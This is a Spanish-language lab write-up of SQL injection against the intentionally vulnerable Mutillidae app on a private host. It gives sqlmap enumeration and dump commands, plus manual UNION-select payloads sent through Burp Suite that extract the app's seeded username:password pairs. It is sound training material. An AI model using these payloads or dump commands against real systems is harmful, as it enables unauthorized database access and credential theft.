

# Sqlmap

## Ejercicio 1


- Base de datos que se está utilizando.

parametro sqlmap utilizado

```
--current-db
```

Comando completo

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" --current-db
```



```
WEB application technology: PHP 5.3.2, PHP, Apache  
back-end DBMS: MySQL ≥ 5.0  
[12:10:21] [INFO] fetching current database  
current database: 'nowasp'  
[12:10:22] [INFO] fetched data logged to text file
```

- Tablas de la base de datos.

parametros sqlmap utilizados

```
-D nowasp  
--tables
```

comando completo sqlmap

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D nowasp --tables
```

```
[12:15:12] [WARNING] reflective val
Database: nowasp
[12 tables]
+-----+
| accounts
| balloon_tips
| blogs_table
| captured_data
| credit_cards
| help_texts
| hitlog
| level_1_help_include_files
| page_help
| page_hints
| pen_test_tools
| youtubevideos
+-----+
```

- Columnas de la base de datos.

parametro utilizado

```
--columns
```

comando sqlmap completo

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-
info.php&username=test&password=test&user-info-php-submit-b
utton=View+Account+Details" -D nowasp --columns
```

```
[12:16:41] [INFO] fetching columns for table 'blogs_ta
Database: nowasp
Table: youtubevideos
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| identificationToken | varchar(16) |
| recordIndetifier | int(11) |
| title | varchar(128) |
+-----+-----+

Database: nowasp
Table: page_hints
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| hint | text |
| hint_key | int(11) |
| page_name | varchar(64) |
+-----+-----+

Getting Started:
Database: nowasp
Table: credit_cards
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| ccid | int(11) |
| ccnumber | text |
| ccv | text |
| expiration | date |
+-----+-----+

Database: nowasp
Table: page_help
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| help_text_key | int(11) |
| order_preference | int(11) |
| page_name | varchar(64) |
+-----+-----+
```

Database: nowasp  
Table: help\_texts  
[2 columns]

Column	Type
help_text	text
help_text_key	int(11)

Database: nowasp  
Table: pen\_test\_tools  
[5 columns]

Column	Type
comment	text
phase_to_use	text
tool_id	int(11)
tool_name	text
tool_type	text

Database: nowasp  
Table: balloon\_tips  
[3 columns]

Column	Type
hint_level	int(11)
tip	text
tip_key	varchar(64)

Database: nowasp  
Table: level\_1\_help\_include\_files  
[3 columns]

Column	Type
level_1_help_include_file	text
level_1_help_include_file_description	text
level_1_help_include_file_key	int(11)

Database: nowasp	
Table: captured_data	
[8 columns]	
Column	Type
data	text
port	text
capture_date	datetime
data_id	int(11)
hostname	text
ip_address	text
referrer	text
user_agent_string	text
Database: nowasp	
Table: accounts	
[7 columns]	
Column	Type
cid	int(11)
firstname	text
is_admin	varchar(5)
lastname	text
mysignature	text
password	text
username	text
Database: nowasp	
Table: hitlog	
[6 columns]	
Column	Type
date	datetime
browser	text
cid	int(11)
hostname	text
ip	text
referer	text

```

Database: nowasp
Table: blogs_table
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| comment | text |
| date | datetime |
| blogger_name | text |
| cid | int(11) |
+-----+-----+

```

- Esquema completo.

parametro utilizado

```
-schema
```

comando completo de sqlmap

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D nowasp -schema
```

Mismo resultado que en el apartado anterior de columnas

- Volcado completo de la tabla usuarios con contraseñas

Parámetros utilizados

```
-D nowasp
-T accounts
--dump
```

comando sqlmap

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D nowasp -T accounts --dump
```

[12:23:14] [INFO] fetching entries for table 'accounts' in database 'nowasp'  
 Database: nowasp  
 Table: accounts  
 [24 entries]

cid	is_admin	lastname	password	username	firstname	mysignature	Authentication
1	TRUE	Administrator	admin	admin	System	g0t r00t?	Please enter to
2	TRUE	Crenshaw	somepassword	adrian	Adrian	Zombie Films Rock!	
3	FALSE	Pentest	monkey	john	John	I like the smell of confunk	
4	FALSE	Druin	password	jeremy	Jeremy	d1373 1337 speak	
5	FALSE	Galbraith	password	bryce	Bryce	I Love SANS	Name
6	FALSE	WTF	samurai	samurai	Samurai	Carving fools	
7	FALSE	Rome	password	jim	Jim	Rome is burning	
8	FALSE	Hill	password	bobby	Bobby	Hank is my dad	
9	FALSE	Lion	password	simba	Simba	I am a super-cat	
10	FALSE	Evil	password	dreveil	Dr.	Preparation H	
11	FALSE	Evil	password	scotty	Scotty	Scotty do	
12	FALSE	Calipari	password	cal	John	C-A-T-S Cats Cats Cats	
13	FALSE	Wall	password	john	John	Do the Duggie!	
14	FALSE	Johnson	42	kevin	Kevin	Doug Adams rocks	
15	FALSE	Kennedy	set	dave	Dave	Bet on S.E.T. FTW	
16	FALSE	Pester	tortoise	patches	Patches	meow	
17	FALSE	Paws	stripes	rocky	Rocky	treats?	
18	FALSE	Tomes	lanmaster53	tim	Tim	Because reconnaissance is hard to spell	
19	TRUE	Baker	SoSecret	ABaker	Aaron	Muffin tops only	
20	FALSE	Pan	NotTelling	PPan	Peter	Where is Tinker?	
21	FALSE	Hook	JollyRoger	CHook	Captain	Gator-hater	
22	FALSE	Jardine	ic3devs	james	James	Occupation: Researcher	
23	FALSE	Account	user	user	User	User Account	
24	FALSE	Skoudis	pentest	ed	Ed	Commandline KungFu anyone?	

## Ejercicio 2

- Base de datos que se está utilizando.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" --current-db
```

```
[12:32:17] [INFO] retrieved: '
current database: 'nowasp'
[12:32:17] [INFO] fetched data
```

- Tablas de la base de datos.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" -D nowasp --tables
```

```

[12/08/18] [11/0] Retrieved your data
Database: nowasp
[12 tables]
+-----+
| accounts          |
| balloon_tips      |
| blogs_table       |
| captured_data     |
| credit_cards      |
| help_texts        |
| hitlog            |
| level_1_help_include_files |
| page_help         |
| page_hints        |
| pen_test_tools    |
| youtubevideos     |
+-----+

```

- Columnas de la base de datos.

```

sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" -D nowasp --columns

```



```
[12:16:41] [INFO] fetching columns for table 'blogs_ta
Database: nowasp
Table: youtubevideos
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| identificationToken | varchar(16) |
| recordIndetifier | int(11) |
| title | varchar(128) |
+-----+-----+

Database: nowasp
Table: page_hints
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| hint | text |
| hint_key | int(11) |
| page_name | varchar(64) |
+-----+-----+

Getting Started:
Database: nowasp
Table: credit_cards
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| ccid | int(11) |
| ccnumber | text |
| ccv | text |
| expiration | date |
+-----+-----+

Database: nowasp
Table: page_help
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| help_text_key | int(11) |
| order_preference | int(11) |
| page_name | varchar(64) |
+-----+-----+
```

Database: nowasp  
Table: help\_texts  
[2 columns]

Column	Type
help_text	text
help_text_key	int(11)

Database: nowasp  
Table: pen\_test\_tools  
[5 columns]

Column	Type
comment	text
phase_to_use	text
tool_id	int(11)
tool_name	text
tool_type	text

Database: nowasp  
Table: balloon\_tips  
[3 columns]

Column	Type
hint_level	int(11)
tip	text
tip_key	varchar(64)

Database: nowasp  
Table: level\_1\_help\_include\_files  
[3 columns]

Column	Type
level_1_help_include_file	text
level_1_help_include_file_description	text
level_1_help_include_file_key	int(11)

Database: nowasp	
Table: captured_data	
[8 columns]	
Column	Type
data	text
port	text
capture_date	datetime
data_id	int(11)
hostname	text
ip_address	text
referrer	text
user_agent_string	text
Database: nowasp	
Table: accounts	
[7 columns]	
Column	Type
cid	int(11)
firstname	text
is_admin	varchar(5)
lastname	text
mysignature	text
password	text
username	text
Database: nowasp	
Table: hitlog	
[6 columns]	
Column	Type
date	datetime
browser	text
cid	int(11)
hostname	text
ip	text
referer	text

```

Database: nowasp
Table: blogs_table
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| comment | text |
| date | datetime |
| blogger_name | text |
| cid | int(11) |
+-----+-----+

```

- Esquema completo.

```

sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" -D nowasp -schema

```

mismo resultado que en el apartado anterior

- Volcado completo de tabla de usuarios con contraseñas.

```

sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" -D nowasp -T accounts --dump

```

```


[12:23:14] [INFO] fetching entries for table 'accounts' in database 'nowasp'
Database: nowasp
Table: accounts
[24 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| cid | is_admin | lastname | password | username | firstname | mysignature |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | TRUE | Administrator | admin | admin | System | g0t r00t? |
| 2 | TRUE | Crenshaw | somepassword | adrian | Adrian | Zombie Films Rock! |
| 3 | FALSE | Pentest | monkey | john | John | I like the smell of confunk |
| 4 | FALSE | Druin | password | jeremy | Jeremy | d1373 1337 speak |
| 5 | FALSE | Galbraith | password | bryce | Bryce | I Love SANS |
| 6 | FALSE | WTF | samurai | samurai | Samurai | Carving fools |
| 7 | FALSE | Rome | password | jim | Jim | Rome is burning |
| 8 | FALSE | Hill | password | bobby | Bobby | Hank is my dad |
| 9 | FALSE | Lion | password | simba | Simba | I am a super-cat |
| 10 | FALSE | Evil | password | dreveil | Dr. | Preparation H |
| 11 | FALSE | Evil | password | scotty | Scotty | Scotty do |
| 12 | FALSE | Calipari | password | cal | John | C-A-T-S Cats Cats Cats |
| 13 | FALSE | Wall | password | john | John | Do the Duggie! |
| 14 | FALSE | Johnson | 42 | kevin | Kevin | Doug Adams rocks |
| 15 | FALSE | Kennedy | set | dave | Dave | Bet on S.E.T. FTW |
| 16 | FALSE | Pester | tortoise | patches | Patches | meow |
| 17 | FALSE | Paws | stripes | rocky | Rocky | treats? |
| 18 | FALSE | Toms | lanmaster53 | tim | Tim | Because reconnaissance is hard to spell |
| 19 | TRUE | Baker | SoSecret | ABaker | Aaron | Muffin tops only |
| 20 | FALSE | Pan | NotTelling | PPan | Peter | Where is Tinker? |
| 21 | FALSE | Hook | JollyRoger | CHook | Captain | Gator-hater |
| 22 | FALSE | Jardine | i<3devs | james | James | Occupation: Researcher |
| 23 | FALSE | Account | user | user | User | User Account |
| 24 | FALSE | Skoudis | pentest | ed | Ed | Commandline KungFu anyone? |
+-----+-----+-----+-----+-----+-----+-----+

```

## Ejercicio 3

Base de datos que se está utilizando.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" --current-db
```



```
back-end DBMS: MySQL >= 5.0
[12:59:15] [INFO] fetching current database
current database: 'nowasp'
[12:59:15] [INFO] fetched data logged to text
```

Tablas de la base de datos.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" -D nowasp --tables
```

Columnas de la base de datos.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" -D nowasp --columns
```

Esquema completo.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" -D nowasp --schema
```

Volcado completo de tabla de usuarios con contraseñas.

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --method=POST -data "author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog+Entries" -D nowasp -T accounts --dump
```


Cada comando realizado muestra los mismos resultados que en los ejercicios anteriores ya que utilizan la misma base de datos

## Otra forma

Con burpsuite capturo la petición y la paso al repeater.



Introduzco una comilla simple para identificar el campo vulnerable y busco si se ha producido algún error en la respuesta



filtro por la palabra error y encuentro el siguiente error identificando que utiliza MYSQL y que es vulnerable a una inyeccion.

```

<td class="error-detail">
  /owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error
  executing query: <br />
  <br />
  connect_errno: 0<br />
  errno: 1064<br />
  error: You have an error in your SQL syntax; check the manual that
  corresponds to your MySQL server version for the right syntax to use
  near '%'
  ORDER BY date DESC
  LIMIT 0 , 100' at line 2<br />
  client_info: 5.1.73<br />
  host_info: Localhost via UNIX socket<br />
  <br />
  ) Query: &#xd;&#xa;&#x9;&#x9;&#x9;SELECT &#x2a; FROM blogs_table
  &#xd;&#xa;&#x9;&#x9;&#x9;WHERE blogger_name like
  &#x27;53241E83-76EC-4920-AD6D-503DD2A6BA68&#x27;&#x25;&#x27;&#xd;&#x
  a;&#x9;&#x9;&#x9;ORDER BY date DESC&#xd;&#xa;&#x9;&#x9;&#x9;LIMIT 0
  , 100 (0) [Exception] <br />
</td>
</tr>

```

Para identificar el numero de columnas utilizo union select y voy añadiendo el campo null hasta que no me devuelva error y asi conseguir el numero de columnas

<pre> acgroupswithpersist=nada Upgrade-Insecure-Requests: 1 author=53241E83-76EC-4920-AD6D-503DD2A6BA68'+union+select+null,null,null,null#&amp; view-someones-blog-php-submit-button=View+Blog+Entries </pre>	<pre> 1070 1071 </pre>	<pre> &lt;/td&gt; &lt;td class="error-detail"&gt;   /owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error   executing query: &lt;br /&gt;   &lt;br /&gt;   connect_errno: 0&lt;br /&gt;   errno: 1222&lt;br /&gt;   error: The used SELECT statements have a different number of columns   &lt;br /&gt;   client_info: 5.1.73&lt;br /&gt;   host_info: Localhost via UNIX socket&lt;br /&gt;   &lt;br /&gt;   ) Query: &amp;#xd;&amp;#xa;&amp;#x9;&amp;#x9;&amp;#x9;SELECT &amp;#x2a; FROM blogs_table   &amp;#xd;&amp;#xa;&amp;#x9;&amp;#x9;&amp;#x9;WHERE blogger_name like   &amp;#x27;53241E83-76EC-4920-AD6D-503DD2A6BA68&amp;#x27; union select   null,null,&amp;#x23;&amp;#x25;&amp;#x27;&amp;#xd;&amp;#xa;&amp;#x9;&amp;#x9;&amp;#x9;ORDER BY date   DESC&amp;#xd;&amp;#xa;&amp;#x9;&amp;#x9;&amp;#x9;LIMIT 0 , 100 (0) [Exception] &lt;br /&gt; &lt;/td&gt; &lt;/tr&gt; &lt;td class="error-label"&gt;   Trace &lt;/td&gt; &lt;td class="error-detail"&gt; </pre>	<pre> Re Re Re Re </pre>
---	------------------------	---	--------------------------

Con 4 null no me devuelve error por lo que ya se que tiene 4 columnas

```

author=53241E83-76EC-4920-AD6D-503DD2A6BA68'+union+select+null,null,null,null#&
view-someones-blog-php-submit-button=View+Blog+Entries

```

voy a identificar la base de datos que utiliza con la variable database()

```

Upgrade-Insecure-Requests: 1
author=53241E83-76EC-4920-AD6D-503DD2A6BA68'+union+select+null,database(),null,null#&
view-someones-blog-php-submit-button=View+Blog+Entries

```

obtengo que es nowasp en la respuesta

```

1
</td>
<td ReflectedXSSExecutionPoint="1">
  nowasp
</td>
<td>
</td>
</tr>

```

Paso a listar las tablas de la base de datos con

```
' union select null,table_name,null,null from information_s
chema.tables where table_schema='nowasp' #
```

Obtengo las tablas

```

author=
53241E83-76EC-4920-AD6D-503DD2A6BA68'union+select+null,table_name,null,null+from+information_schema.tables+where
+table_schema='nowasp'#+&view-someones-blog-php-submit-button=View+Blog+Entries|

```



```

</tr>
<tr>
  <td>
    1
  </td>
  <td ReflectedXSSExecutionPoint="1">
    accounts
  </td>
  <td>
  </td>
  <td ReflectedXSSExecutionPoint="1">
  </td>
</tr>
<tr>
  <td>
    2
  </td>
  <td ReflectedXSSExecutionPoint="1">
    balloon_tips
  </td>
  <td>
  </td>
  <td ReflectedXSSExecutionPoint="1">
  </td>
</tr>
<tr>
  <td>
    3
  </td>
  <td ReflectedXSSExecutionPoint="1">
    blogs_table
  </td>
  <td>
  </td>
  <td ReflectedXSSExecutionPoint="1">
  </td>
</tr>
<tr>
  <td>
    4
  </td>
  <td ReflectedXSSExecutionPoint="1">
    captured data
  </td>
  <td>
  </td>
  <td ReflectedXSSExecutionPoint="1">
  </td>
</tr>

```

---

una vez identificado las tablas el siguiente paso es saber el nombre de las columnas que obtengo con la siguiente query

```
' union select null,column_name,null,null from information_
schema.columns where table_name='accounts'##
```

```

author=
53241E83-76EC-4920-AD6D-503DD2A6BA68'union+select+null,column_name,null,null+from+information_schema.columns+where+table_name='accounts'##&view-someones-blog-php-submit-button=View+Blog+Entries|

```

---

```
<td>
  2
</td>
<td ReflectedXSSExecutionPoint="1">
  username
</td>
<td>
</td>
<td ReflectedXSSExecutionPoint="1">
</td>
</tr>
<tr>
<td>
  3
</td>
<td ReflectedXSSExecutionPoint="1">
  password
</td>
<td>
</td>
<td ReflectedXSSExecutionPoint="1">
</td>
</tr>
<tr>
<td>
  4
</td>
<td ReflectedXSSExecutionPoint="1">
  mysignature
</td>
<td>
</td>
<td ReflectedXSSExecutionPoint="1">
</td>
</tr>
<tr>
<td>
  5
</td>
<td ReflectedXSSExecutionPoint="1">
  is_admin
</td>
<td>
</td>
<td ReflectedXSSExecutionPoint="1">
</td>
</tr>
```

Por ultimo obtengo el contenido de las columnas username y password concatenandolas para que me lo muestre en una unica columna con la siguiente query

```
' union select null,concat(username,':',password),null,null
from accounts#
```

```
author=
53241E83-76EC-4920-AD6D-503DD2A6BA68'union+select+null,concat(username,':',password)||,null,null+from+accounts#&
view-someones-blog-php-submit-button=View+Blog+Entries
```

```
-
</td>
<td ReflectedXSSExecutionPoint="1">
  admin:admin
</td>
<td>
</td>
<td ReflectedXSSExecutionPoint="1">
</td>
</tr>
<tr>
<td>
  2
</td>
<td ReflectedXSSExecutionPoint="1">
  adrian:somepassword
</td>
<td>
</td>
<td ReflectedXSSExecutionPoint="1">
</td>
</tr>
<tr>
<td>
  3
</td>
<td ReflectedXSSExecutionPoint="1">
  john:monkey
</td>
<td>
</td>
<td ReflectedXSSExecutionPoint="1">
</td>
</tr>
<tr>
<td>
  4
</td>
<td ReflectedXSSExecutionPoint="1">
  jeremy:password
</td>
<td>
</td>
<td ReflectedXSSExecutionPoint="1">
</td>
</tr>
```

---

## Ejercicio 4

Utilizan la misma bases de datos ya que obtengo el mismo resultado al consultar la base de datos que utiliza y el contenido en cada consulta realizada en cada ejercicio es el mismo